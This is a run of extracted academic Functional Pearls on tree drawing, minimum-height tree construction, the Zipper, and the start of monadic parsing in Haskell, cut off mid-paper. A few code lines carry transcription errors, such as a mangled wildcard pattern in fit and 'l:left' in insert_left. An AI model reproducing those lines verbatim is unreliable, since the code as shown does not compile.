The problem is this: given a labelled tree, assign to each node a position on the page to give an aesthetically pleasing rendering of the tree. We assume that nodes at the same depth are positioned on the same horizontal line on the page, so the problem reduces to finding a position horizontally for each node. But what do we mean by “aesthetically pleasing”? The various papers on the subject (Radack, 1988; Wetherell and Shannon, 1979; Vaucher, 1980; Reingold and Tilford, 1981; Walker, 1990) list *aesthetic rules* which constrain the positions in a number of ways. We adopt the same rules as Radack and Walker:

1. Two nodes at the same level should be placed at least a given distance apart.
2. A parent should be centred over its offspring.
3. Tree drawings should be symmetrical with respect to reflection—a tree and its mirror image should produce drawings that are reflections of each other. In particular, this means that symmetric trees will be rendered symmetrically. So, for example, Figure 1 shows two renderings, the first bad, the second good.
4. Identical subtrees should be rendered identically—their position in the larger tree should not affect their appearance. In Figure 2 the tree on the left fails the test, and the one on the right passes.

Finally, trees should be as narrow as possible without violating these rules.

Fig. 1. A symmetric tree rendered in two ways

Fig. 2. A tree with two identical subtrees

The layout problem is solved as follows. First, draw all the subtrees of a node in such a way that none of the rules are broken. Fit these together *without* changing their shape (otherwise rule 4 is broken), and in such a way that rules 1 and 3 are not broken. Finally centre their parent above them (rule 2) and the layout is complete.

The critical operation is the fitting together of subtrees. Each subtree has an *extent*—an envelope around the subtree. Because the shape of the subtrees must not be distorted, their extents are simply fitted together as tightly as possible. Unfortunately, the overall positioning of the subtrees depends on the order we choose to perform this fitting. Figure 3 shows two different arrangements of the same extents.

We can choose a left bias for this ‘gluing’ effect, by starting with the leftmost subtree, or a right bias instead. To satisfy rule 3, we simply do both and take the average; this approach was also taken by Radack.

In the rest of the article some familiarity with a functional language is assumed. We use Standard ML (Paulson, 1991; Milner *et al.*, 1989), but any functional language, strict or lazy, would do just as well.

Fig. 3. Two arrangements

## 2 Representing trees

First we define a general tree datatype, using ML's polymorphism to parameterise the type of the node values:

```
datatype 'a Tree = Node of 'a * ('a Tree list)
```

This simply says that a node consists of a value (of type '*a*) and a list of subtrees.

Our algorithm will accept trees of type '*a Tree* and return *positioned* trees of type ('*a\*real*) Tree. The second element of the node value represents the node's horizontal position, *relative to its parent*. Rule 2 suggests that we should use **real** values for this purpose; in fact, rationals with finite binary representations would suffice.

Because we have chosen to use relative positions, the operation of displacing a tree horizontally can be done in constant time:

```
fun movetree (Node((label, x), subtrees), x' : real) =
  Node((label, x+x'), subtrees)
```

## 3 Representing extents

The extent of a tree is represented by a list of pairs:

```
type Extent = (real*real) list
```

The first component of each pair records the leftmost horizontal position at a particular depth, and the second component records the rightmost. The head of the list corresponds to the root of the tree. In contrast with the tree representation, the positions in an extent are *absolute*.

A trivial function to move an extent horizontally will be useful:

```
fun moveextent (e : Extent, x) = map (fn (p,q) => (p+x,q+x)) e
```

It will also be necessary to *merge* two non-overlapping extents, filling in the gap between them. This is done simply by picking the leftmost positions of the first extent and the rightmost positions of the second:

```
fun merge ([] , qs)           = qs
  | merge (ps, [])            = ps
  | merge ((p,_)::ps, (_ ,q)::qs) = (p,q) :: merge (ps, qs)
```

Notice how we must deal with extents of different depths.

This operation can be extended to a list of extents by the following function:

```
fun mergelist es = fold merge es []
```

This is a nice example of the functional style. The functional **fold** is used to apply the binary operation **merge** between all extents in the list. Informally, it is defined as:

$$\text{fold } (\oplus) [x_1, x_2, \dots, x_n] a = x_1 \oplus (x_2 \oplus (\dots (x_n \oplus a) \dots))$$



Fig. 4. Merging extents

where  $\oplus$  is a two argument function written as an infix operator which associates to the *right*. We could have used a left-associating version of `fold` instead because `merge` is associative. Readers familiar with Haskell or another functional programming language should note carefully the order of the arguments to `fold`: this is the order used in most implementations of Standard ML.

An example of the use of `mergelist` is shown in Figure 4.

#### 4 Fitting extents

First we define a function which determines how close to each other two trees may be placed, assuming a minimum node separation of 1. Of course when the tree is drawn this is scaled appropriately. The function accepts two extents as arguments and returns the minimum possible distance between the two root nodes:

```
fun rmax (p : real, q : real) = if p > q then p else q
fun fit ((_,p)::ps) ((q,_)::qs) = rmax(fit ps qs, p - q + 1.0)
| fit _           -           = 0.0
```

Now we extend this function to a list of subtrees, calculating a list of positions for each subtree relative to the leftmost subtree which has position zero. It works by accumulating an extent, repeatedly fitting subtrees against it. This produces an asymmetric effect because trees are fitted together *from the left*.

```
fun fitlistl es =
let
  fun fitlistl' acc [] = []
  | fitlistl' acc (e::es) =
    let val x = fit acc e
    in
      x :: fitlistl' (merge (acc, moveextent (e,x))) es
    end
  in
    fitlistl' [] es
  end
```

The opposite effect is produced from the following function which calculates positions relative to the rightmost subtree, which has position zero. The function `rev` is ordinary list reversal, and  $\sim$  is negation.

```

fun fitlistr es =
let
  fun fitlistr' acc [] = []
  | fitlistr' acc (e::es) =
    let val x = ~(fit e acc)
    in
      x :: fitlistr' (merge (moveextent (e,x), acc)) es
    end
  in
    rev (fitlistr' [] (rev es))
end

```

Alternatively, it is possible to define `fitlistr` in terms of `fitlistl` by the following composition of functions:

```

val flipextent : Extent -> Extent = map (fn (p,q) => (~q,~p))
val fitlistr = rev o map ~ o fitlistl o map flipextent o rev

```

In order to obtain a symmetric layout we calculate for each subtree the mean of these two positionings:

```

fun mean (x,y) = (x+y)/2.0
fun fitlist es = map mean (zip (fitlistl es, fitlistr es))

```

## 5 Designing the tree

We are now ready to combine these elements into a single function `design` which accepts a labelled tree and returns a positioned tree with the root at zero. In fact, we will use an auxiliary function `design'` which also returns the extent of the tree. This saves us from recalculating extents unnecessarily.

```

fun design tree =
let
  fun design' (Node(label, subtrees)) =
    let
      val (trees, extents) = unzip (map design' subtrees)
      val positions      = fitlist extents
      val ptrees         = map movetree (zip (trees, positions))
      val pextents       = map moveextent (zip (extents, positions))
      val resultextent   = (0.0, 0.0) :: mergelist pextents
      val resulttree     = Node((label, 0.0), ptrees)
    in
      (resulttree, resultextent)
    end
  in
    fst (design' tree)
  end

```



Fig. 5. An example rendering

It works as follows. First, recursively design all the subtrees. This results in a list of  $(tree, extent)$  pairs, which we `unzip` into two lists. All the subtrees' roots will be at position zero. Next fit the extents together using `fitlist`, giving a list of displacements in `positions`. Then move each subtree in `trees` by its corresponding displacement in `positions` to give `ptrees`, and do the same for the extents to give `pextents`. Finally calculate the resulting extent and resulting tree with its root at position 0. That's it!

Figure 5 shows a realistic example, in family tree form with all connecting lines horizontal or vertical. Incidentally, the PostScript used to produce these diagrams was generated by a back-end ML program.

## 6 Correctness

In contrast with previous algorithms which solve the tree-drawing problem using an imperative language, it is clear from the ML code that our aesthetic rules are not broken. Consider them each in turn.

1. The function `fit` ensures that the positioning of tree extents by `fitlist1`, `fitlistr` and `fitlist` places nodes at least a scale unit apart. A formal proof would entail showing that if the nodes are listed in breadth-first order then the positions  $x_1, \dots, x_n$  at any level have the property that for  $1 \leq i < n$ ,  $x_i + 1 \leq x_{i+1}$ .
2. From the symmetry in the definitions of `fitlist1` and `fitlistr` it can be seen that if the positions assigned by `fitlist1` range between 0 and  $x$  then the positions assigned by `fitlistr` will range between  $-x$  and 0. Hence when these are averaged by `fitlist` the parent (at position 0) will be centred above its children. This could be proved formally without much trouble; to do the same for imperative code would be much harder.



Fig. 6. A pathological case

It is possible to use integer values instead of reals if we are not concerned about truncation errors causing this rule to be broken. Alternatively, we can set the minimum separation between subtrees to  $2^{n-1}$ , where  $n$  is the maximum depth of the tree. A pathological case, where we really *do* need a separation value of  $2^{n-1}$ , is illustrated in Figure 6, scaled appropriately.

3. The mirror image property is forced by taking the mean of left and right-biased positionings of subtrees. We are asking for the following equation to be satisfied:

For all trees  $t$ , `design t = reflect(reflectpos(design(t)))`

where `reflect` is a function which reflects a tree structurally, and `reflectpos` is a function which reflects the node positions about zero. They are defined as follows:

```

fun reflect (Node(v, subtrees)) =
  Node(v, map reflect (rev subtrees))
fun reflectpos (Node((v,x : real), subtrees)) =
  Node((v,~x), map reflectpos subtrees)
  
```

Again this could be proved formally using equational reasoning and structural induction, as described in any good text on functional programming (Paulson, 1991; Bird and Wadler, 1988).

4. The subtree consistency property is evident from the recursive nature of the algorithm. A recursive application of `design'` is used to draw the subtrees, and the subsequent manipulation using `movetree` does not affect their physical structure.

The tree designed could be no narrower without violating these rules because `fitlist` fits extents together as tightly as possible without distorting the shapes of the subtrees but leaving a gap of at least one unit between adjacent nodes.

## 7 Complexity

The program as presented uses  $O(n^2)$  time in the worst case, where  $n$  is the number of nodes in the tree. Fortunately it is possible to transform the program to a linear-time one with some loss of clarity.

The inefficiency arises in the representation of extents. Moving a tree uses constant time, due to the use of relative positions, but moving an extent uses linear time because it is represented using absolute positions. Changing to relative positions would reduce the complexity of `mergelist` from quadratic to linear. Unfortunately the functions `fit` and `merge` become rather less elegant, though it is an easy exercise to define them. They are also good candidates for formal derivation (Gibbons, 1991; Gibbons, 1996).

## FUNCTIONAL PEARL

### *On building trees with minimum height*

RICHARD S. BIRD

*Programming Research Group, University of Oxford,  
Wolfson Building, Parks Rd, Oxford OX1 3QD, UK*

#### 1 Introduction

A common solution to the problem of handling list indexing efficiently in a functional program is to build a binary tree. The tree has the given list as frontier and is of minimum height. Each internal node of the tree stores size information (actually, the size of its left subtree) to direct the search for an element at a given position in the frontier. One application was considered in my previous pearl (Bird, 1997). There are two complementary methods for building such a tree, both of which can be implemented in linear time. One method is ‘recursive’, or top down, and works by splitting the list into two equal halves, recursively building a tree for each half, and then combining the two results. The other method is ‘iterative’, or bottom up, and works by first creating a list of singleton trees, and then repeatedly combining the trees in pairs until just one tree remains. The two methods lead to different trees, but in each case the result is a tree with smallest possible height.

The form of the bottom-up algorithm suggests the following intriguing generalisation: given an arbitrary sequence of  $N$  trees together with their heights, is there an  $O(N)$  time algorithm to combine them into a single tree of minimum height? The restriction, of course, is that the given trees should appear as subtrees of the final tree in the order they appear in the sequence. An alternative but equivalent version of the problem is to ask: given a sequence  $hs = [h_1, h_2, \dots, h_N]$  of natural numbers, can one find an  $O(N)$  algorithm to build a tree  $t$  with frontier  $hs$  that minimises

$$\text{cost } t = (\max i : 1 \leq i \leq N : \text{depth}_i + h_i) ?$$

The depth,  $\text{depth}_i$ , of the  $i$ th tip is the length of the path in  $t$  from the root to tip number  $i$ . The height of a tree is the maximum of the depths of its tips.

Since  $\text{cost}$  is a regular cost function in the sense of (Hu, 1982), the Hu-Tucker algorithm (Knuth, 1973) is applicable to the problem, but the best implementation of that algorithm has a running time of  $O(N \log N)$ . Our aim in this pearl is to give a direct construction of a linear-time algorithm.

## 2 A greedy algorithm

Given a sequence  $t_i$  ( $1 \leq i \leq N$ ) of trees with heights  $h_i$  ( $1 \leq i \leq N$ ), say that the pair  $(t_i, t_{i+1})$  for  $1 \leq i < N$  is a *local minimum pair* (abbreviated: lmp) if

$$\max(h_{i-1}, h_i) \geq \max(h_i, h_{i+1}) < \max(h_{i+1}, h_{i+2}),$$

where, by convention,  $h_0 = h_{N+1} = \infty$ . Thus an lmp is a point in the sequence  $m_i = \max(h_i, h_{i+1})$  ( $0 \leq i \leq N$ ) where the sequence stops descending and starts increasing. Equivalently, it is easy to show that  $(t_i, t_{i+1})$  is an lmp if and only if either

1.  $h_{i+1} \leq h_i < h_{i+2}$ , or
2.  $h_i < h_{i+1} < h_{i+2}$  and  $h_{i-1} \geq h_{i+1}$ .

This alternative characterisation is used in a case analysis in the final program.

There is at least one lmp, namely, the rightmost pair  $(t_i, t_{i+1})$  for which  $m_i$  is a minimum, but there may be others. In outline, the greedy algorithm is to combine the rightmost lmp at each stage, repeating until just one tree remains. It is worth mentioning, for the greater comfort of imperative programmers, that there is a dual variant in which the notion of an lmp is modified by replacing  $\geq$  by  $>$  and  $<$  by  $\leq$ . Then the greedy algorithm combines the leftmost lmp at each stage. But this pearl is designed for functional programmers who, other things being equal, like to process from right to left.





To illustrate the greedy algorithm, consider the following computation in which the numbers denote the heights of the trees, and the braces denote the lmps at each stage (recall that the height of a tree is one more than the greater of the heights of its two subtrees):

$$\begin{aligned} & 4, \underbrace{2, 3, 5,}_{\Rightarrow} \underbrace{1, 4,}_{\Rightarrow} 6 \\ & \Rightarrow 4, \underbrace{2, 3,}_{\Rightarrow} \underbrace{5, 5,}_{\Rightarrow} 6 \\ & \Rightarrow 4, \underbrace{2, 3,}_{\Rightarrow} \underbrace{6, 6,}_{\Rightarrow} 6 \\ & \Rightarrow 4, \underbrace{2, 3,}_{\Rightarrow} 7 \\ & \Rightarrow \underbrace{4, 4,}_{\Rightarrow} 7 \\ & \Rightarrow \underbrace{5,}_{\Rightarrow} 7 \\ & \Rightarrow 8 \end{aligned}$$

The correctness of the greedy algorithm rests on the following definition and lemma. Say that two trees are *siblings* in a tree  $T$  if they are the immediate subtrees of some node of  $T$ .

### *Lemma 1*

Suppose  $(t_i, t_{i+1})$  is an lmp in a given sequence of trees  $t_j$  ( $1 \leq j \leq N$ ). Then the sequence can be combined into a tree  $T$  of minimum height in which  $(t_i, t_{i+1})$  are siblings.

Fig. 1.  $t_i$  and  $t_{i+1}$  not siblings.Fig. 2. Case  $m \leq n$ .*Proof*

Suppose by way of contradiction that there is no optimum tree (i.e. a tree of minimum height) in which  $(t_i, t_{i+1})$  are siblings. Let  $T$  be an optimum tree for the sequence. Since  $(t_i, t_{i+1})$  are not siblings in  $T$  it follows that  $T$  contains some subtree of the form depicted in Figure 1 in which not both  $m$  and  $n$  can be zero. In the figure,  $X_1, \dots, X_m$  are subtrees erected on some final segment of  $t_1, \dots, t_{i-1}$ , and  $Y_n, \dots, Y_1$  are subtrees erected on some initial segment of  $t_{i+2}, \dots, t_N$ .

Say that a subtree of  $T$  is *critical* if increasing its depth increases the height of  $T$ . There are three cases to consider:

(i) *Neither  $t_i$  nor  $t_{i+1}$  are critical.*

In this case, if  $m <= n$  (so  $n \neq 0$ ), then we can move  $t_{i+1}$  to be a sibling of  $t_i$ , as in figure 2. The resulting tree is still optimal since the depth of  $t_i$  is increased by one, and the depth of  $t_{i+1}$  by at most one. This contradicts the assumption. Dually, if  $n \leq m$  we can move  $t_i$  to be a sibling of  $t_{i+1}$ .

(ii)  *$t_i$  is critical,  $t_{i+1}$  is not critical.*

In this case the height of the tree of figure 1 is  $m+1+h_i$ . If  $m > n$ , then we can move  $t_i$  to be a sibling of  $t_{i+1}$  without increasing the height of the tree. This contradicts our assumption. If  $m \leq n$  (so  $n \neq 0$ ), then the tree  $Y_n$  exists and is either  $t_{i+2}$  or contains  $t_{i+2}$  as its leftmost subtree. In either case, we have  $h_i \geq \max(h_{i+1}, h_{i+2})$ . Hence

$$\max(h_i, h_{i+1}) \geq h_i \geq \max(h_{i+1}, h_{i+2}),$$

contradicting the assumption that  $(t_i, t_{i+1})$  is an lmp.

(iii)  *$t_{i+1}$  is critical.*

This time we have  $m+1+h_i \leq n+1+h_{i+1}$ . If  $n < m$  (so  $m \neq 0$ ), then  $h_i < h_{i+1}$ . Moreover, since  $m \neq 0$ , the tree  $X_m$  exists and is either  $t_{i-1}$  or has  $t_{i-1}$  as its rightmost

subtree. In either case  $h_{i-1} < h_{i+1}$ , so

$$\max(h_{i-1}, h_i) < h_{i+1} \leq \max(h_i, h_{i+1}).$$

This contradicts the assumption that  $(t_i, t_{i+1})$  is an lmp.

Finally, if  $n \geq m$  (so  $n \neq 0$ ), then  $Y_n$  contains  $t_{i+2}$  and so  $h_{i+1} \geq h_{i+2}$ . Hence

$$\max(h_i, h_{i+1}) \geq h_{i+1} \geq \max(h_{i+1}, h_{i+2}),$$

again contradicting our assumption.  $\square$

### 3 Implementation

There are a number of ways the algorithm can be implemented. Since lmps cannot overlap, i.e. it is not possible for both  $(t_i, t_{i+1})$  and  $(t_{i+1}, t_{i+2})$  to be lmps, one possibility is to scan the list of trees repeatedly from right to left, combining all lmps found during each scan. However, it is possible that only one lmp will be found during each scan, so this method may take  $\Omega(n^2)$  steps on a list of length  $n$ .

Instead we will implement a stack-based algorithm. For simplicity let us ignore tip values and suppose that trees are given as elements of the datatype

**data** *Tree* = *Tip* | *Bin* *Int* *Tree* *Tree*,

in which  $\text{height}(\text{Bin } n \ x \ y) = n$ . Below we will use the two functions

$$\begin{array}{ll} \text{join} & :: \text{Tree} \rightarrow \text{Tree} \rightarrow \text{Tree} \\ \text{join } x \ y & = \text{Bin}(\max(\text{ht } x)(\text{ht } y) + 1) \ x \ y \\ \\ \text{ht} & :: \text{Tree} \rightarrow \text{Int} \\ \text{ht } \text{Tip} & = 0 \\ \text{ht } (\text{Bin } n \ x \ y) & = n \end{array}$$

The algorithm for building a tree, *build* say, is given as the composition of two loops:

*build* = *foldl1 join* · *foldr step* []

The main processing loop *foldr step* [] produces a list of trees in strictly increasing order of height. This constraint is the invariant of the loop. Thus, the expression *foldr step stack rest* represents a partially processed list of trees *rest* ++ *stack* in which the trees in *stack* appear in strictly increasing order of height. In particular, if *rest* is empty, then the first two trees in *stack* are the unique lmp of the sequence. After joining them, the first two remaining trees are again the unique lmp of the sequence; and so on. The loop *foldl1 join* therefore combines these unique lmps into the final tree.

Suppose now that *t* is the next tree to be processed, i.e. *t* is the last element of *rest*. For simplicity, we consider first the case when *stack* contains at least two trees; thus *stack* = *u* : *v* : *ts*. If  $\text{ht } t < \text{ht } u$ , then *t* is added to *stack*, maintaining the invariant. If, on the other hand,  $\text{ht } t \geq \text{ht } u$ , then either  $(t, u)$  or  $(u, v)$  is the rightmost lmp. If  $\text{ht } t \geq \text{ht } v$ , then  $(u, v)$  is an lmp because

$$\max(\text{ht } t, \text{ht } u) = \text{ht } t \geq \text{ht } v = \max(\text{ht } u, \text{ht } v) < \max(\text{ht } v, \text{ht } w),$$

where  $w$  is the next (possibly fictitious) tree on the stack. The height of  $w$  is greater than that of  $v$  by the invariant. If, on the other hand,  $ht\ t < ht\ v$ , then  $(t,u)$  is the rightmost lmp because, whatever tree  $s$  is next in the remaining input, we have

$$\max(ht\ s, ht\ t) \geq ht\ t \geq \max(ht\ t, ht\ u) < \max(ht\ u, ht\ v).$$

Combining either of these lmgs may create new lmgs, so the list has to be processed again.

The full definition of *step* is

$$\begin{aligned} step\ t\ [] &= [t] \\ step\ t\ [u] &= [t,u], && \text{if } ht\ t < ht\ u \\ &= [join\ t\ u], && \text{otherwise} \\ step\ t\ (u : v : ts) &= t : u : v : ts, && \text{if } ht\ t < ht\ u \\ &= step\ (join\ t\ u)\ (v : ts), && \text{if } ht\ t < ht\ v \\ &= step\ t\ (step\ (join\ u\ v)\ ts), && \text{otherwise} \end{aligned}$$

A standard amortisation argument shows that the program for *build* takes linear time: each input adds at most one tree to the stack, and the time to evaluate *step* is proportional to the number of trees removed from the stack. All in all, a neat solution to a nice problem.

## FUNCTIONAL PEARL

### *The Zipper*

GÉRARD HUET

*INRIA Rocquencourt, France*

---

#### Capsule Review

Almost every programmer has faced the problem of representing a tree together with a subtree that is the focus of attention, where that focus may move left, right, up or down the tree. The Zipper is Huet's nifty name for a nifty data structure which fulfills this need. I wish I had known of it when I faced this task, because the solution I came up with was not quite so efficient or elegant as the Zipper.

---

#### 1 Introduction

The main drawback to the purely applicative paradigm of programming is that many efficient algorithms use destructive operations in data structures such as bit vectors or character arrays or other mutable hierarchical classification structures, which are not immediately modelled as purely applicative data structures. A well known solution to this problem is called *functional arrays* (Paulson, 1991). For trees, this amounts to modifying an occurrence in a tree non-destructively by copying its *path* from the root of the tree. This is considered tolerable when the data structure is just an object local to some algorithm, the cost being logarithmic compared to the naive solution which copies all the tree. But when the data structure represents some global context, such as the buffer of a text editor, or the database of axioms and lemmas in a proof system, this technique is prohibitive. In this note, we explain a simple solution where tree editing is completely local, the handle on the data not being the original root of the tree, but rather the current position in the tree.

The basic idea is simple: the tree is turned inside-out like a returned glove, pointers from the root to the current position being reversed in a *path structure*. The current *location* holds both the downward current subtree and the upward path. All navigation and modification primitives operate on the location structure. Going up and down in the structure is analogous to closing and opening a zipper in a piece of clothing, whence the name.

The author coined this data-type when designing the core of a structured editor for use as a structure manager for a proof assistant. This simple idea must have been invented on numerous occasions by creative programmers, and the only justification for presenting what ought to be folklore is that it does not appear to have been published, or even to be well-known.

## 2 The Zipper data structure

There are many variations on the basic idea. First let us present a version which pertains to trees with variadic arity anonymous tree nodes, and tree leaves injecting values from an unspecified *item* type.

### 2.1 Trees, paths and locations

We assume a type parameter *item* of the elements we want to manipulate hierarchically; the tree structure is just hierarchical lists grouping trees in a section. For instance, in the UNIX file system, items would be files and sections would be directories; in a text editor items would be characters, and two levels of sections would represent the buffer as a list of lines and lines as lists of characters. Generalizing this to any level, we would get a notion of a hierarchical Turing machine, where a tape position may contain either a symbol or a tape from a lower level.

All algorithms presented here are written concretely in the programming language OCaml (Leroy *et al.*, 1996). This code is translatable easily in any programming language, functional or not, lazy or not.

```
type tree =
  Item of item
  | Section of tree list;;
```

We now consider a path in a tree:

```
type path =
  Top
  | Node of tree list * path * tree list;;
```

A path is like a zipper, allowing one to rip the tree structure down to a certain location. A *Node(l,p,r)* contains its list *l* of elder siblings (starting with the eldest), its father path *p*, and its list of younger siblings (starting with the youngest).

**Note.** A tree presented by a path has sibling trees, uncle trees, great-uncle trees, etc., but its father is a path, not a tree like in usual graph editors.

A location in the tree addresses a subtree, together with its path.

```
type location = Loc of tree * path;;
```

A location consists of a distinguished *tree*, the current focus of attention and its *path*, representing its surrounding context. Note that a location does *not* correspond to an occurrence in the tree, as assumed, for instance, in term rewriting theory (Huet, 1980) or in tree editors (Donzeau-Gouge *et al.*, 1984). It is rather a pointer to the arc linking the designated subtree to the surrounding context.

**Example.** Assume that we consider the parse tree of arithmetic expressions, with string items. The expression *a × b + c × d* parses as the tree:

```
Section[Section[Item "a"; Item "*"; Item "b"];
         Item "+";
         Section[Item "c"; Item "*"; Item "d"]];;
```

The location of the second multiplication sign in the tree is:

```
Loc(Item "*",  
    Node([Item "c"],  
        Node([Item "+"; Section [Item "a"; Item "*"; Item "b"]],  
            Top,  
            []),  
        [Item "d"]))
```

## 2.2 Navigation primitives in trees

```
let go_left (Loc(t,p)) = match p with  
  Top -> failwith "left of top"  
 | Node(l::left,up,right) -> Loc(l,Node(left,up,t::right))  
 | Node([],up,right) -> failwith "left of first";;  
  
let go_right (Loc(t,p)) = match p with  
  Top -> failwith "right of top"  
 | Node(left,up,r::right) -> Loc(r,Node(t::left,up,right))  
 | _ -> failwith "right of last";;  
  
let go_up (Loc(t,p)) = match p with  
  Top -> failwith "up of top"  
 | Node(left,up,right) -> Loc(Section((rev left) @ (t::right)),up);;  
  
let go_down (Loc(t,p)) = match t with  
  Item(_) -> failwith "down of item"  
 | Section(t1::trees) -> Loc(t1,Node([],p,trees))  
 | _ -> failwith "down of empty";;
```

**Note.** All navigation primitives take a constant time, except go\_up, which is proportional to the ‘juniority’ of the current term `list_length(left)`.

We may program with these primitives the access to the  $n$ th son of the current tree.

```
let nth loc = nthrec  
  where rec nthrec = function  
    1 -> go_down(loc)  
    | n -> if n>0 then go_right(nthrec (n-1))  
           else failwith "nth expects a positive integer";;
```

## 2.3 Changes, insertions and deletions

We may mutate the structure at the current location as a local operation:

```
let change (Loc(_,p)) t = Loc(t,p);;
```

Insertion to the left or to the right is natural and cheap:

```
let insert_right (Loc(t,p)) r = match p with
  Top -> failwith "insert of top"
  | Node(left,up,right) -> Loc(t,Node(left,up,r::right));;

let insert_left (Loc(t,p)) l = match p with
  Top -> failwith "insert of top"
  | Node(left,up,right) -> Loc(t,Node(l:left,up,right));;

let insert_down (Loc(t,p)) t1 = match t with
  Item(_) -> failwith "down of item"
  | Section(sons) -> Loc(t1,Node([],p,sons));;
```

We may also want to implement a deletion primitive. We may choose to move right, if possible, otherwise left, and up in case of an empty list.

```
let delete (Loc(_,p)) = match p with
  Top -> failwith "delete of top"
  | Node(left,up,r::right) -> Loc(r,Node(left,up,right))
  | Node(l::left,up,[]) -> Loc(l,Node(left,up,[]))
  | Node([],up,[]) -> Loc(Section[],up);;
```

We note that `delete` is not such a simple operation.

We believe that the set of datatypes and operations above is adequate for programming the kernel of a structure editor in an applicative, albeit efficient, manner.

### 3 Variations on the basic idea

#### 3.1 Scars

When an algorithm has frequent operations which necessitate going up in the tree, and down again at the same position, it is a loss of time (and space, and garbage-collecting time, etc.) to close the sections in the meantime. It may be advantageous to leave ‘scars’ in the structure, allowing direct access to the memorized visited positions. Thus, we replace the (non-empty) sections by triples memorizing a tree and its siblings:

```
type memo_tree =
  Item of item
  | Siblings of memo_tree list * memo_tree * memo_tree list;;

type memo_path =
  Top
  | Node of memo_tree list * memo_path * memo_tree list;; 

type memo_location = Loc of memo_tree * memo_path;;
```

We show the simplified up and down operations on these new structures:

```
let go_up_memo (Loc(t,p)) = match p with
  Top -> failwith "up of top"
  | Node(left,p',right) -> Loc(Siblings(left,t,right),p');;

let go_down_memo (Loc(t,p)) = match t with
  Item(_) -> failwith "down of item"
  | Siblings(left,t',right) -> Loc(t',Node(left,p,right));;
```

We leave it to the reader to adapt other primitives.

### 3.2 First-order terms

So far, our structures are completely untyped – our tree nodes are not even labelled. We have a kind of structured editor à la LISP, but oriented more toward ‘splicing’ operations than the usual `rplaca` and `rplacd` primitives.

If we want to implement a tree-manipulation editor for abstract-syntax trees, we have to label our tree nodes with operator names. If we use items for this purpose, this suggests the usual LISP encoding of first-order terms:  $F(T_1, \dots, T_n)$  being coded as the tree `Section[Item(F); T1; ...; Tn]`. A dual solution is suggested by combinatory logic, where the comb-like structure respects the application ordering: `[Tn; ...; T1; Item(F)]`. Neither of these solutions respects arity, however.

We shall not pursue details of such generic variations any more, but rather consider how to adapt the idea to a *specific* given signature of operators given with their arities, in such a way that tree edition maintains well-formedness of the tree according to arities.

Basically, to each constructor  $F$  of the signature with arity  $n$  we associate  $n$  path operators  $\text{Node}(F, i)$ , with  $1 \leq i \leq n$ , each of arity  $n$ , used when going down the  $i$ -th subtree of an  $F$ -term. More precisely,  $\text{Node}(F, i)$  has one path argument and  $n - 1$  tree arguments holding the current siblings.

We show, for instance, the structure corresponding to binary trees:

```
type binary_tree =
  Nil
  | Cons of binary_tree * binary_tree;; 

type binary_path =
  Top
  | Left of binary_path * binary_tree
  | Right of binary_tree * binary_path;; 

type binary_location = Loc of binary_tree * binary_path;; 

let change (Loc(_,p)) t = Loc(t,p);;
```

```

let go_left (Loc(t,p)) = match p with
  Top -> failwith "left of top"
  | Left(father,right) -> failwith "left of Left"
  | Right(left,father) -> Loc(left,Left(father,t));;

let go_right (Loc(t,p)) = match p with
  Top -> failwith "right of top"
  | Left(father,right) -> Loc(right,Right(t,father))
  | Right(left,father) -> failwith "right of Right";;

let go_up (Loc(t,p)) = match p with
  Top -> failwith "up of top"
  | Left(father,right) -> Loc(Cons(t,right),father)
  | Right(left,father) -> Loc(Cons(left,t),father);;

let go_first (Loc(t,p)) = match t with
  Nil -> failwith "first of Nil"
  | Cons(left,right) -> Loc(left,Left(p,right));;

let go_second (Loc(t,p)) = match t with
  Nil -> failwith "second of Nil"
  | Cons(left,right) -> Loc(right,Right(left,p));;

```

Efficient destructive algorithms on binary trees may be programmed with these completely applicative primitives, which all use constant time, since they all reduce to local pointer manipulation.

# FUNCTIONAL PEARLS

## *Monadic Parsing in Haskell*

Graham Hutton

*University of Nottingham*

Erik Meijer

*University of Utrecht*

### 1 Introduction

This paper is a tutorial on defining recursive descent parsers in Haskell. In the spirit of *one-stop shopping*, the paper combines material from three areas into a single source. The three areas are functional parsers (Burge, 1975; Wadler, 1985; Hutton, 1992; Fokker, 1995), the use of monads to structure functional programs (Wadler, 1990; Wadler, 1992a; Wadler, 1992b), and the use of special syntax for monadic programs in Haskell (Jones, 1995; Peterson *et al.*, 1996). More specifically, the paper shows how to define monadic parsers using `do` notation in Haskell.

Of course, recursive descent parsers defined by hand lack the efficiency of bottom-up parsers generated by machine (Aho *et al.*, 1986; Mogensen, 1993; Gill & Marlow, 1995). However, for many research applications, a simple recursive descent parser is perfectly sufficient. Moreover, while parser generators typically offer a fixed set of combinators for describing grammars, the method described here is completely extensible: parsers are first-class values, and we have the full power of Haskell available to define new combinators for special applications. The method is also an excellent illustration of the elegance of functional programming.

The paper is targeted at the level of a good undergraduate student who is familiar with Haskell, and has completed a grammars and parsing course. Some knowledge of functional parsers would be useful, but no experience with monads is assumed. A Haskell library derived from the paper is available on the web from:

<http://www.cs.nott.ac.uk/Department/Staff/gmh/bib.html#pearl>

### 2 A type for parsers

We begin by defining a type for parsers:

```
newtype Parser a = Parser (String -> [(a,String)])
```

That is, a parser is a function that takes a string of characters as its argument, and returns a list of results. The convention is that the empty list of results denotes failure of a parser, and that non-empty lists denote success. In the case of success, each result is a pair whose first component is a value of type `a` produced by parsing

and processing a prefix of the argument string, and whose second component is the unparsed suffix of the argument string. Returning a list of results allows us to build parsers for ambiguous grammars, with many results being returned if the argument string can be parsed in many different ways.

### 3 A monad of parsers

The first parser we define is `item`, which successfully consumes the first character if the argument string is non-empty, and fails otherwise:

```
item :: Parser Char
item = Parser (\cs -> case cs of
                  ""      -> []
                  (c:cs) -> [(c,cs)])
```

Next we define two combinators that reflect the monadic nature of parsers. In Haskell, the notion of a *monad* is captured by a built-in class definition:

```
class Monad m where
  return :: a -> m a
  (">>=)   :: m a -> (a -> m b) -> m b
```

That is, a type constructor `m` is a member of the class `Monad` if it is equipped with `return` and `(">>=)` functions of the specified types. The type constructor `Parser` can be made into an instance of the `Monad` class as follows:

```
instance Monad Parser where
  return a = Parser (\cs -> [(a,cs)])
  p >>= f = Parser (\cs -> concat [parse (f a) cs' |
                                         (a,cs') <- parse p cs])
```

